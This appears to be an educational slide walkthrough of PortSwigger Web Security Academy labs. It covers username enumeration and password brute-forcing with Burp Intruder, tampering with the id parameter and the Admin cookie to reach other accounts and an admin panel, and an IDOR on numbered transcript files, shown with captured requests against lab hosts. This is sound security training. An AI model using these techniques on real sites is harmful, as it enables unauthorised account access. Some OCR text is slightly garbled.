
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
60	americas	200	100		3358		invalid username or password
0		200	104		3360		invalid username or password.
1	carlos	200	104		3342		invalid username or password.
2	root	200	148		3356		invalid username or password.
3	admin	200	227		3359		invalid username or password.
4	test	200	190		3360		invalid username or password.

Request Response

```
POST /login HTTP/2
Host: Oaa30035035714cf800467fb00980015.web-security-academy.net
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="0"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://Oaa30035035714cf800467fb00980015.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```


# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Close the results window and return to the Intruder tab, then replace the request body with the identified username and add a payload marker around the password value.
- Next, in the Payloads panel, clear the username list, load the provided list of passwords, and start the attack.



# AUTHENTICATION LAB: USERNAME ENUMERATION VIA SUBTLY DIFFERENT RESPONSES

- Once the attack is complete, look for a request that received a **302** Found response — this indicates a successful login attempt, as the server is redirecting to the account page. Make a **note** of the associated **password**.
- Log in using the username and password that you identified and access the user account page to solve the lab.
- This lab demonstrates how subtle differences in server responses can be leveraged to enumerate valid usernames and perform targeted brute-force attacks.



# ACCESS CONTROL LABS

- Guided Lab: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>
- Guided Lab: <https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter>

## Broken Function Level Authorization

- Challenge Lab: <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>
- Challenge Lab (Optional): <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>

# ACCESS CONTROL LAB: USER ID CONTROLLED BY REQUEST PARAMETER

- This lab demonstrates a horizontal privilege escalation vulnerability in the user account page.
- The vulnerability occurs when a user with a certain level of privileges can access other users' data at the same privilege level by manipulating request parameters.
- Log in using the credentials `wiener:peter`. Then, capture the account page request in Burp Suite.


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured request is displayed in the 'Request' pane:

```
1 GET /user_idcontrolledbyrequestparameter HTTP/1.1
2 Host: 0ab700c803ee109780b98089009b00f3.web-security-academy.net
3 Cookie: session=EM2ink0rPnufaq49lciRSx9Ct8qsJMO
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Chromium";v="135", "Not-A-Brand";v="8"
6 Sec-Ch-UA-Mobile: 70
7 Sec-Ch-UA-Fingerprint: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0ab700c803ee109780b98089009b00f3.web-security-academy.net
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

The 'Response' pane shows the challenge page for 'User ID controlled by request parameter' from 'Web Security Academy'. It includes a 'Submit solution' button and a 'My Account' section with the username `wiener` and API key `QOVETHu766hy1UctlONit6xJGQSFa2Oh`.

# ACCESS CONTROL LAB: USER ID CONTROLLED BY REQUEST PARAMETER

- Send the request to the Repeater tab.
- Note that the URL contains your username in the "id" parameter.



The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays a GET request to `/my-account?id=wiener`. The response body includes:

```
Your username is: wiener
Your API Key is: QOVEThu76hyIUCTIONit6xJGQsfA2Oh
```
- Response Tab:** Shows the HTML response with the user's information and an update email form.
- Inspector Tab:** The "Selected text" pane highlights the user's name and API key from the response body.
- Bottom Status Bar:** Shows "3,698 bytes | 94 millis".
- Bottom Footer:** Event log (2) and All issues.

# ACCESS CONTROL LAB: USER ID CONTROLLED BY REQUEST PARAMETER


- Modify the id parameter in the captured request to `carlos` to access his account page and retrieve his API key.
- This works because the application does not perform any backend verification to ensure that the requesting user is authorized to view another user's data.
- To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/my-account?id=carlos`.
- Response:** The response body contains HTML code for a login form. It includes a label "Your username is: carlos" and a field with the value "686567qB0RjPjH1PgSmJ1AriCt8KGGX4".
- Inspector:** The "Request attributes" section shows the parameter `id` with the value `account-change-email`.
- Notes:** A note states "Your API key is: 686567qB0RjPjH1PgSmJ1AriCt8KGGX4".

# ACCESS CONTROL LAB: USER ROLE CONTROLLED BY REQUEST PARAMETER

- This lab demonstrates a broken access control vulnerability where access control is determined based on a cookie that we could alter.
- Our goal is to access the admin panel. Access the lab using the in-built web browser in Burp.
- Log in using the credentials **wiener:peter**.



# ACCESS CONTROL LAB: USER ROLE CONTROLLED BY REQUEST PARAMETER

- All your requests are going through Burp in the HTTP History tab under the Proxy tab.
- Find the login request and analyze the request
- Notice that you get to Set-Cookie. The Admin cookie is set to **false!**

Burp Suite Community Edition v2025.2.4 - Temporary Project

Proxy

HTTP history

Request

Pretty Raw Hex

Response

Pretty Raw Hex Render

Set-Cookie: Admin=false; Secure; HttpOnly

Set-Cookie: session=wpcDamEpTBCHPsLYFdhZPGh75kOnen; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0

Event log (2) All issues

Memory: 219.5MB \* Disabled

# ACCESS CONTROL LAB: USER ROLE CONTROLLED BY REQUEST PARAMETER

- Now, find the account request in the **HTTP History tab** and send it to Repeater.
- Set the Admin cookie to **true**. We got access to the admin panel because this cookie sets the access control in the backend.
- Delete the user **carlos** to solve the solve!


The screenshot shows a Burp Suite interface with a Repeater session. The Request pane displays a GET /my-account?id=wiener HTTP/2 message. The cookie 'Admin=true' is set, granting administrative privileges. The Response pane shows the resulting HTML page, which includes a title 'User role controlled by request parameter' and a script that logs the user role. The page content is as follows:

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3302

<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labs.css rel="stylesheet">
<title>
User role controlled by request parameter
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
<section class='academyLabBanner'>
<div class=container>
<div class=logo>
</div>
<div class=title-container>
<h2>
```


# ACCESS CONTROL LAB: INSECURE DIRECT OBJECT REFERENCES

- This lab contains a login page and a live chat page. Since we're required to find the password of user `carlos`, let's interact with the live chat page in hope to find an IDOR.
- Send a message in the live chat. Turn on your burp proxy then select View transcript to capture the request.
- Notice there's `/download-transcript` endpoint, but no reference to an object.



# ACCESS CONTROL LAB: INSECURE DIRECT OBJECT REFERENCES

- Forward the requests then we'll reach an endpoint [/download-transcript/3.txt](https://0ad3005603796765825cc0b300c6009e.web-security-academy.net/download-transcript/3.txt). Observe that the transcripts are text files assigned a filename containing an incrementing number.




The screenshot shows the Burp Suite interface in Proxy mode. A green arrow points from the text above to the "Request" tab in the bottom-left panel. The "Request" tab displays a GET request to the URL <https://0ad3005603796765825cc0b300c6009e.web-security-academy.net/download-transcript/3.txt>. The "Inspector" tab on the right shows the Request headers, which include:

```
1 GET /download-transcript/3.txt HTTP/2
2 Host: 0ad3005603796765825cc0b300c6009e.web-security-academy.net
3 Cookie: session=q1DhPupB57VxpHqwQtLzK00fzBZifNx
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept: /*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0ad3005603796765825cc0b300c6009e.web-security-academy.net/chat
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

The "Event log" at the bottom left shows 2 issues, and the "Memory" usage is 209.7MB.

